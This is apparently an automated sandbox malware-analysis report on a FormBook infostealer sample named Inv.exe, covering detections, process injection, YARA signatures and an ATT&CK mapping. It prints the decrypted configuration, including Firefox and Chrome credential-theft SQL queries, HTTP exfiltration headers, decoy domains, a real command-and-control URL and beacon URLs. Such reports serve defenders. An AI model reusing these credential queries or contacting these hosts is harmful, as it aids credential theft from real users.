ID: 339347
Sample Name: Inv.exe
Cookbook: default.jbs
Time: 21:24:36
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Inv.exe

Overview


General Information

Sample Name:	Inv.exe
Analysis ID:	339347
MD5:	a3aba7d40da6c8..
SHA1:	469b36f05939d6e.
SHA256:	1f94eb81e3cde4f..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect virtualization through

Classification



Startup

- **System is w10x64**
- Inv.exe (PID: 1848 cmdline: 'C:\Users\user\Desktop\Inv.exe' MD5: A3ABA7D40DA6C8C86E4E8D035803F314)
  - Inv.exe (PID: 4700 cmdline: 'C:\Users\user\Desktop\Inv.exe' MD5: A3ABA7D40DA6C8C86E4E8D035803F314)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 6448 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - NETSTAT.EXE (PID: 6460 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 6740 cmdline: /c del 'C:\Users\user\Desktop\Inv.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bc3",
    "KEY1_OFFSET 0x1d6f3",
    "CONFIG SIZE : 0xd9",
    "CONFIG OFFSET 0x1d7ed",
    "URL SIZE : 28",
    "searching string pattern",
    "strings_offset 0x1c373",
    "searching hashes pattern",
    "-------------------------------------------------",
    "Decrypted Function Hashes",
    "-------------------------------------------------",
    "0xb201d05d",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70a3",
    "0x9f715030",
    "0xbf0a5e41",
    "0x2902d074",
    "0xf653b199",
```

```
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad012164",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd015d1",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
"0x59adf952",
```

```
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72a93198",
"0x85426977",
```

```
"0xea193e11",
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------",
"Decrypted Strings",
"----------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
```

```
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"apartmentsineverettwa.com",
"forritcu.net",
"hotroodes.com",
"skinnerttc.com",
"royaltrustmyanmar.com",
"adreslog.com",
"kaysbridalboutiques.com",
"multitask-improvements.com",
"geniiforum.com",
"smarthomehatinh.asia",
"banglikeaboss.com",
"javlover.club",
"affiliateclubindia.com",
"mycapecoralhomevalue.com",
"comparamuebles.online",
"newrochellenissan.com",
"nairobi-paris.com",
"fwk.xyz",
"downdepot.com",
"nextgenmemorabilia.com",
"achonabu.com",
"stevebana.xyz",
"jacmkt.com",
"weownthenight187.com",
"divshop.pro",
"wewearceylon.com",
"skyreadymix.net",
"jaffacorner.com",
"bakerlibra.icu",
"femalecoliving.com",
"best20banks.com",
"millcityloam.com",
"signature-office.com",
"qlifepharmacy.com",
"dextermind.net",
"fittcycleacademy.com",
"davidoff.sucks",
"1033393.com",
"tutorsboulder.com",
"bonicc.com",
"goodberryjuice.com",
"zhaowulu.com",
"teryaq.media",
"a-zsolutionsllc.com",
"bitcoincandy.xyz",
"cfmfair.com",
"annefontain.com",
"princesssexyluxwear.com",
"prodigybrushes.com",
"zzhqp.com",
"hwcailing.com",
"translatiions.com",
"azery.site",
"wy1917.com",
"ringohouse.info",
"chartershome.com",
"thongtinhay.net",
"2201virginiacondo5.com",
"laurieryork.net",
"mujeresnegociantes.com",
"anchoriaswimwear.com",
"michaelsala.com",
"esdeportebici.com",
"ninjitsoo.com",
"f-end",
"-------------------------------------------------",
"Decrypted CnC URL",
"-------------------------------------------------",
```

```
    "www.nationshiphop.com/hko6/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.709447848.00000000013E0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.1046926366.0000000002A40000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.1046926366.0000000002A40000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
0.2.Inv.exe.d90000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Inv.exe.d90000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.Inv.exe.d90000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
0.2.Inv.exe.d90000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0.2.Inv.exe.d90000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Uses netstat to query active network connections and open ports

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 5 1 2	Rootkit 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	Input Capture 1	Security Software Discovery 1 5 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Network Connections Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Inv.exe	39%	Virustotal		Browse
Inv.exe	46%	ReversingLabs	Win32.Trojan.AgentTesla	
Inv.exe	100%	Avira	HEUR/AGEN.1106536	
Inv.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Inv.exe.d90000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.Inv.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.hwcailing.com	0%	Virustotal		Browse
millcityloam.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.a-zsolutionsllc.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.nationshiphop.com/hko6/?k2JxoV=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1j5GiVi4vc4&OHiLR=jJBpdVbhUrMh9TJP	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.millcityloam.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=9ExSQ4NEk+xqeDwz7kz53SpWI5tzJaWW64EQQFdVNavty5IFfZu+ty07sGNE8SwhRq/4	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.achonabu.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=Ds6mycG6XVC6cOnx6IQpHboGdSODTK5baT5OF1Gnzp/H9CBW+9tUucbuBNfXcxevyFer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
